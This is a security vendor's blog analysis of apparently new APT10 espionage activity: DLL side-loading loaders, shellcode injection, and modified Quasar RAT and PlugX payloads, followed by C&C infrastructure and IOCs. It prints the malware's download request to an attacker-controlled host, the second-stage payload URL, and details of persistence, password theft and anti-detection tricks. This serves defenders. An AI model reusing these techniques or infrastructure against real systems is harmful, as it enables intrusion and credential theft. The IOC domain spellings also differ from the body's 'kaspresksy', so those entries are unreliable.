

Uncovering New Activity By APT10

• blog.ensilo.com/uncovering-new-activity-by-apt10

Article Summary

In April 2019, enSilo detected what it believes to be new activity by Chinese cyber espionage group APT10. The variants discovered by enSilo are previously unknown and deploy malware that is unique to the threat actor. These malware families have a rich history of being used in many targeted attacks against government and private organizations. The activity surfaced in Southeast Asia, a region where APT10 frequently operates.

Overview

Towards the end of April 2019, we tracked down what we believe to be new activity by [APT10](#), a Chinese cyber espionage group. Both of the loader's variants and their various payloads that we analyzed share similar Tactics, Techniques, and Procedures (TTPs) and code associated with APT10.

Although they deliver different payloads to the victim's machine, both variants drop the following files beforehand:

- `jjs.exe` - legitimate executable
- `jli.dll` - malicious DLL
- `msvcrt100.dll` - legitimate Microsoft C Runtime DLL
- `svchost.bin` - binary file

`jjs.exe` is a JVM-based implementation of a javascript engine as part of the Java platform developed by Oracle, but in this case it served as a loader for the malware.

Among the payloads we found are PlugX and Quasar RATs. The former is well known to be developed in-house by the group with a rich history of being used in many targeted attacks against different government and private organizations. PlugX is a modular structured malware that has many different operational plugins such as communication compression and encryption, network enumeration, files interaction, remote shell operations and more.

The samples we analyzed originated from the Philippines. APT10 frequently targets the Southeast Asia region.

In this article we examine both versions of the loader along with their payloads, TTPs and Command and Control (C&C) server information.

Loader

Abusing a Legitimate Executable

The loader starts out by running a legitimate executable which is abused to load a malicious DLL instead of a legitimate one which it is depended on. The method is known as DLL Side-Loading.

In both variants, the abused executable is jjs.exe which loads jli.dll. The DLL exports the following functions:

- JLI_CmdToArgs
- JLI_GetStdArgs
- JLI_GetStdArgc
- JLI_MemAlloc
- JLI_Launch

The first function called by jjs.exe is *JLI_CmdToArgs* which is implemented by the malware author and behaves differently in each variant.

Running The Payload

The malicious DLL maps the data file, svchost.bin, to memory and decrypt it. The decrypted content is a shellcode that is injected into svchost.exe and contains the actual malicious payload.

The decryption process resembles previous versions used by the group in PlugX\RedLeaves.

Figure 1: Decryption of the binary file

The injection flow is rather simple and being done by creating a process in suspended state, allocating memory with *VirtualAllocEx*, writing the shellcode with *WriteProcessMemory* and running it using *CreateRemoteThread*. The complete execution flow is visualized by figure 2 below.





Figure 2: Loader's execution flow

Variant 1

The first variant uses a service as its persistency method. It installs itself (jjs.exe) as the service and starts it. When running in the context of the service it performs the decryption and injection as described above.

We have observed the variant delivering both Quasar and PlugX, which we'll discuss later on.

Among the different samples we tested, we encountered the following service names being registered:

- WxUpdateServiceInfo
- HxUpdateServiceInfo
- WinDefendSec
- Web_Client
- clr_optimization_v4.0.30319_31
- clr_optimization_v4.0.30319_37

Variant 2

Unlike the first variant, this variant uses the Run registry key for the current user under the name "*Windows Updata*" to ensure its persistency rather than installing a service. This variant delivered the same PlugX DLL, same as the first loader.

Payloads

Modified Quasar RAT

The injected shellcode reflectively loads in-memory an executable it reconstructs from data which is bundled with it. The reflective load code is obfuscated, as function calls are made by dynamically resolving their addresses according to hashed values.

The executable tries to run `conhost.exe` from `C:\Users\Public\Documents` and in case it doesn't exist it turns to `ffca[.]caibi379[.]com` to download it. The code that sends the HTTP request seems to be buggy. While `wininet!InternetOpenW` (the unicode version of the function) is used, an ascii value is provided as the User-Agent, so instead of "RookIE/1.0" the request headers will include inconsistent and meaningless values as can be seen in Figure 3.

```
GET //rwjh//conhost.exe HTTP/1.1
User-Agent: 豫齒羣
Host: ffca.caibi379.com
```

Figure 3: .NET downloader's HTTP request

In our analysis the conhost.exe that was downloaded is itself another downloader written in .NET and disguised as a legitimate system executable.

This extremely simplified downloader contains only the capability of downloading and executing a base-64 encoded executable from the hardcoded address using a simple System.Net.WebClient HTTP request: *ffca[.]caibi379[.]com/rwjh/qtinfo.txt*.

The downloaded payload is a modified Quasar RAT. This version contains an addition of [SharpSploit](#) to extract passwords from the victim machine using the framework's built-in mimikatz capabilities.

```
[assembly: AssemblyVersion("1.3.0.0")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyProduct("Quasar")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyTitle("Quasar Client")]
[assembly: CompilationRelaxations(8)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyFileVersion("1.3.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: ComVisible(false)]
[assembly: AssemblyCopyright("Copyright © MaxXor 2018")]
[assembly: AssemblyTrademark("")]
[assembly: InternalsVisibleTo("Client.Tests")]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
```

Figure 4: Quasar Assembly information




Figure 5: Embedded SharpSploit code

Examining the sample's configuration, we found the following:

- C&C server: cahe.microsofts.org:443
- Mutex name: "QSR_Mutex_rSifQNOVTwHrsBs2nd"
- A self-signed certificate issued to "MSGQ Server CA" (as seen in Figure 6)




Figure 6: Quasar's embedded certificate

PlugX

Following the injection to `svchost.exe` by the loader, the shellcode decrypts another part of itself and use `RtlDecompressBuffer` API to further unpack the PlugX DLL. The DOS and NT headers magic values, MZ and PE respectively, were replaced with VX, a typical behavior for PlugX payloads. This is meant to prevent from security products and automated tools to identify the executable headers when performing memory scans.

Like previous versions of PlugX, it collects information about the infected machine such as the computer name, username, OS version, RAM usage, network interfaces and resources.

In an attempt to generate noise around allocation and release of memory by the malware, the authors wrapped it with dummy calls to `GetForegroundWindow` API function, as can be seen in Figure 7.

```

allocate_memory proc near
uBytes= dword ptr 8
push    ebp
mov     ebp, esp
push    esi
mov     esi, ds:GetForegroundWindow
push    edi
call   esi ; GetForegroundWindow
push    [ebp+uBytes] ; uBytes
push    LMEM_ZEROINIT ; uFlags
call   ds:LocalAlloc
mov     edi, eax
call   esi ; GetForegroundWindow
mov     eax, edi
pop     edi
pop     esi
pop     ebp
retn
allocate_memory endp

```

```

free_memory proc near
hMem= dword ptr 8
push    ebp
mov     ebp, esp
push    esi
mov     esi, ds:GetForegroundWindow
call   esi ; GetForegroundWindow
push    [ebp+hMem] ; hMem
call   ds:LocalFree
call   esi ; GetForegroundWindow
pop     esi
pop     ebp
retn
free_memory endp

```

Figure 7: Dummy calls to GetForegroundWindow

This sample shares some similarities to the Paranoid PlugX variant. It goes a long way to completely remove any sign of McAfee's email proxy service from the infected machine. Besides killing the process, it also makes sure to delete any related keys in the registry, and recursively deletes any related files and directories on the machine. The same behavior was observed by in the paranoid variant as part of a VBScript the dropper runs.

Typically, APT10 tends to employ a namesquatting scheme in their domains that aims to confuse the observer by posing as a legitimate domain. In the configuration bundled to the samples we found the following:

- The sample in the first loader communicates with *update[.]microsofts[.]org* with DNS over TCP.
- The sample in the second loader communicates with *update[.]kaspresksy[.]com* over HTTPS.

Threat Intelligence

When examining the first loader variant's domain ([ffca\[.\]caibi379\[.\]com](https://ffca[.]caibi379[.]com)), we discovered that it resolved to the following IP addresses according to VirusTotal:

Date Resolved	IP
2019-04-24	27.102.128.157
2019-03-23	27.102.127.80

2019-01-30	27.102.127.75
------------	---------------

While all the IP address ranges are listed under “DAOU TECHNOLOGY” in South Korea and the domain itself was registered in Hong Kong.

Reverse lookup on the IP addresses shows that some of them used to be resolved from another domain - **[.]microsofts[.]org*. As mentioned before, *cahe.microsofts.org* is the command and control server for the Quasar payload and *update.microsofts.org* for the PlugX payload delivered by the first loader variant.

The PlugX’s domains resolve to the following addresses:

Date Resolved	IP
2019-04-27	27.102.66.67
2019-02-19	27.102.115.249
2019-03-15	27.102.127.80

While looking at the other subdomains of *kaspresksy[.]com* we discovered that:

- *download[.]kaspresksy[.]com* resolves to 27.102.113.118
- *api[.]kaspresksy[.]com* resolves to 27.102.114.246

27.102.114.246 used to previously resolved from the following domains:

- *smsapi[.]tencentchat[.]net*
- *onedrive[.]microsofts[.]com*

We noticed a password protected zip named “*Chrome_Updata*” being associated with the *download[.]kaspresksy[.]com* domain. The zip contained a sample of the Poison Ivy malware which is also known to be used by APT10. The same executable was also seen communicating with 27.102.115.249, which also appeared to be mapped to *update[.]kaspresksy[.]com*.

All of the overlaps in the network infrastructure make it very reasonable to assume that the same group is operating the two variants.

Conclusion

Both variants of the loader implement the same decryption and injection mechanism.

Looking at the history of APT10, one can notice major similarities in the details we brought in this post:

- Bundle of legitimate executable to sideload a custom DLL along with storing the payload in a separate, encrypted file.
- Use of typosquatting domain names similar to real, legitimate tech companies.
- Unique malware families both developed by, and associated with, the group.
- Using C&C servers located in South Korea.

Some of the mentioned domain mappings were recently updated. Also, the certificate embedded in the Quasar sample was issued at 22.12.2018, which correlates with the file's compilation date. This can indicate that these samples may be a part of a testing environment or a short-lived attack that is already finished. Either way, it's safe to say that the threat actor behind APT10 is still active and we have yet to see the last of the group.

IOCs

Loader v1:

41542d11abf5bf4a18332e9c4f2c8d1eb5c7e5d4298749b610d86caaa1acb62c

(conhost.exe downloader jli.dll)

29b0454db88b634656a3fc7c36f318b126a83ae8fb7f73fe9ff349a8f8536c7b (conhost.exe downloader svchost.bin)

02b95ef7a33a87cc2b3b6fd47db03e711045974e1ecf631d3ba9e076e1e374e9 (PlugX jli.dll)

e0f91da52fdc61757f6a3f276ae77b01d2d1cc4b3743629c5acbd0341e5de80e (PlugX svchost.bin)

Loader v2:

f13536685206a94a8d3938266f100bb2dffa740a202283c7ea35c58e6dbbb839 (PlugX jli.dll)

c8d86e9f486d23285b744279812ef9047a0908e39656c2ea4cdf3e182f80e11d (PlugX svchost.bin)

.NET Downloader (conhost.exe):

96649c5428c874f2228c77c96526ff3f472bc2425476ad1d882a8b55faa40bf5

Quasar RAT:

0644e561225ab696a97ba9a77583dcaab4c26ef0379078c65f9ade684406eded

Domains:

update[.]kaspresky[.]com
download[.]kaspresky[.]com
api[.]kaspresky[.]com
ffca[.]caibi379[.]com
update[.]microsofts[.]org
ppit[.]microsofts[.]org
cahe[.]microsofts[.]org

IP Addresses:

27.102.128.157
27.102.127.80
27.102.127.75
27.102.66.67
27.102.115.249